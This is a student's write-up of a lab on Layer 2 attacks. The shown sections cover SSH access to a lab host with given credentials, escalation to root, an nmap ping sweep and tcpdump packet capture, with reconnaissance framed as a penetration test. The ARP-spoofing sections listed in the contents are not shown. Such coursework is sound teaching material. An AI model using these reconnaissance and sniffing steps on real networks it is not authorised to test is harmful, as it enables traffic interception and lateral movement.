

Optional Assignment: L2 MAC Flooding & ARP Spoofing

RENE OLUOCH

CS-CNS09-25030

Contents

Introduction.....	2
Getting Started	2
Initial access.....	3
Network discovery	5
Passive network sniffing	7
Sniffing while MAC Flooding	11
Man-in-the-Middle: Intro to ARP Spoofing.....	14
Man-in-the-Middle: Sniffing	16
Man-in-the-Middle: Manipulation.....	25
Conclusion	28

Introduction

Through this deep-dive exploration into L2 MAC flooding, ARP spoofing, and real-time packet manipulation, I stepped into the shoes of a penetration tester armed with access to a dual-homed host. From passively observing network traffic to aggressively injecting malicious payloads, each task in this lab simulated increasingly complex stages of a Man-in-the-Middle (MITM) attack. Using tools like tcpdump, macof, and ettercap, I not only uncovered the intricacies of how switches handle traffic under stress but also demonstrated how misconfigurations and the absence of security mechanisms like ARP validation can be weaponized to hijack sessions and exfiltrate data. This exercise wasn't just about launching attacks—it was about understanding the architecture of trust at the data-link layer, and how easily it can be undermined when protective controls are missing.

Getting Started

Since I already possessed the foundational knowledge of Layer 2 networking, including how switches operate, the function of MAC address tables, and the role of the Address Resolution Protocol (ARP), I was well-prepared to begin the practical lab on MAC Flooding and ARP Spoofing. My familiarity with Wireshark also meant I could comfortably analyze network traffic without needing to revisit the introductory modules. With this background, I proceeded directly to start the virtual machine environment, ensuring it had sufficient time—about five minutes—for all necessary services to initialize fully. This readiness allowed me to approach the lab with confidence and focus on the core objectives without needing to pause for conceptual review.





Fig 1.0 getting started on mac flooding and ARP spoofing

Initial access

Upon starting the exercise, I assumed the role of a penetration tester who had already gained root-level access on a dual-homed Linux host—meaning the machine is connected to two separate networks, which could potentially allow for lateral movement across the environment. Using the provided credentials, I initiated an SSH session to the host with the command `ssh -o StrictHostKeyChecking=accept-new admin@10.10.199.155`, which connected me as the admin user. Once the shell environment loaded, I escalated privileges by switching to the root user with `sudo su -`. With full administrative control now established, I positioned myself to begin exploring the target network further, particularly with the intention of performing Layer 2 attacks such as MAC flooding and ARP spoofing. This setup step confirmed that access had been successfully regained and that I was ready to proceed with the hands-on tasks in the lab.



```
xali-linux-2023.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
Warning: Permanently added '10.10.199.155' (ED25519) to the list of known hosts.
admin@10.10.199.155's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 13 Jun 2025 01:00:21 PM UTC
System load:  0.07               Users logged in: 0
Usage of /:   39.7% of 8.900GB   IPv4 address for ens3: 10.10.199.155
Memory usage: 63%              IPv4 address for eth1: 192.168.12.66
Swap usage:   0%                IPv4 address for virbr0: 192.168.122.1
Processes:    130

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

[ASCII art logo]
```




Fig 1.1 initial access




Fig 1.2 answer to initial access

Network discovery

After establishing a stable SSH connection to the compromised Linux machine using the credentials provided (admin:Layer2 at IP 10.10.199.155), I elevated to root privileges using `sudo su -` for unrestricted access. Recognizing that this was a dual-homed host—meaning it was connected to more than one network interface—I set out to explore the secondary network connected via the `eth1` adapter. To determine the configuration of this interface, I ran the command `ip a s eth1`, which displayed the interface's IP settings, showing it was assigned the address 192.168.12.66. From the subnet mask and the context, I confirmed that the network was using a /24 CIDR prefix, implying a subnet size of 256 addresses with 254 usable host addresses.

With this network configuration in mind, my goal shifted to identifying other active hosts on this subnet that might be reachable and exploitable. To do this, I launched a network scan using Nmap with the command `nmap -sn 192.168.12.0/24`, which performs a ping sweep to discover live hosts without scanning ports. The results indicated that two other hosts were active on the network. To learn more about these hosts, particularly their identities, I used additional options in Nmap or simple tools like `ping -a` or `host` to resolve their hostnames. I discovered that the first host by ascending IP order responded with the hostname `alice`, suggesting it might be another system within the same organization or VLAN.

This process not only confirmed the presence of other systems on the same Layer 2 segment but also highlighted how an attacker could leverage a dual-homed system to pivot across internal networks. Understanding the topology and device naming also helps anticipate which machines might hold interesting data or serve as high-value targets in a lateral movement strategy. This foundational enumeration step sets the stage for further exploitation techniques, such as MAC flooding or ARP spoofing, to intercept or manipulate traffic at the data-link layer.




Fig 1.3 My ip and network cidr




Fig 1.4 Running nmap




Fig 1.5 Answers to network discovery

Passive network sniffing

After verifying that the compromised host Eve is connected to a second network via the eth1 interface, I began passively monitoring this segment using the command-line tool `tcpdump`, which is essential for capturing and analyzing raw packet data on Unix-based systems. I initiated the packet capture using `sudo tcpdump -i eth1`, which prints live network traffic in a human-readable format directly to the terminal. Immediately, I noticed a high volume of ICMP echo request packets originating from a host named Bob, repeatedly targeting Eve, revealing that Bob is actively probing the machine with ping requests. To gain more detailed insight into the packet content, I ran `tcpdump -A -i eth1`, enabling ASCII output of the packet payloads. This displayed raw, often indecipherable characters—expected behavior given the lack of application-layer formatting in ICMP traffic.

For a deeper analysis and offline inspection, I redirected the captured packets to a file using `tcpdump -A -i eth1 -w /tmp/tcpdump.pcap`. Once the capture began and showed "listening on eth1," I allowed it to run for about a minute to gather sufficient data, then stopped the process with `Ctrl+C`. To ensure the file had been created successfully, I navigated to `/tmp/` and used `ls` to verify the presence of `tcpdump.pcap`.

Following this, I securely transferred the `.pcap` file from the target machine to my local system using `scp admin@10.10.199.155:/tmp/tcpdump.pcap .`—a crucial step, as it must be run from the local terminal, not from within the remote SSH session on Eve. This command allowed me to

By selecting one of Bob's ICMP packets and expanding the "Internet Control Message Protocol" section, I found the payload size listed under the data field. Contrary to earlier assumptions of 708 bytes, the correct value was **666 bytes**, confirming the precise size of the data section in each ICMP request. This hands-on packet inspection provided an excellent demonstration of how passive reconnaissance can uncover unexpected communication between hosts on an internal network—information that may be exploited in subsequent phases of a penetration test. The combination of tcpdump, scp, and Wireshark proved to be a powerful trio in this investigative process.






Fig 1.7 Opening captured packets on wireshark




Fig 1.8 Viewing the file on wireshark




Fig 1.9 Section with data

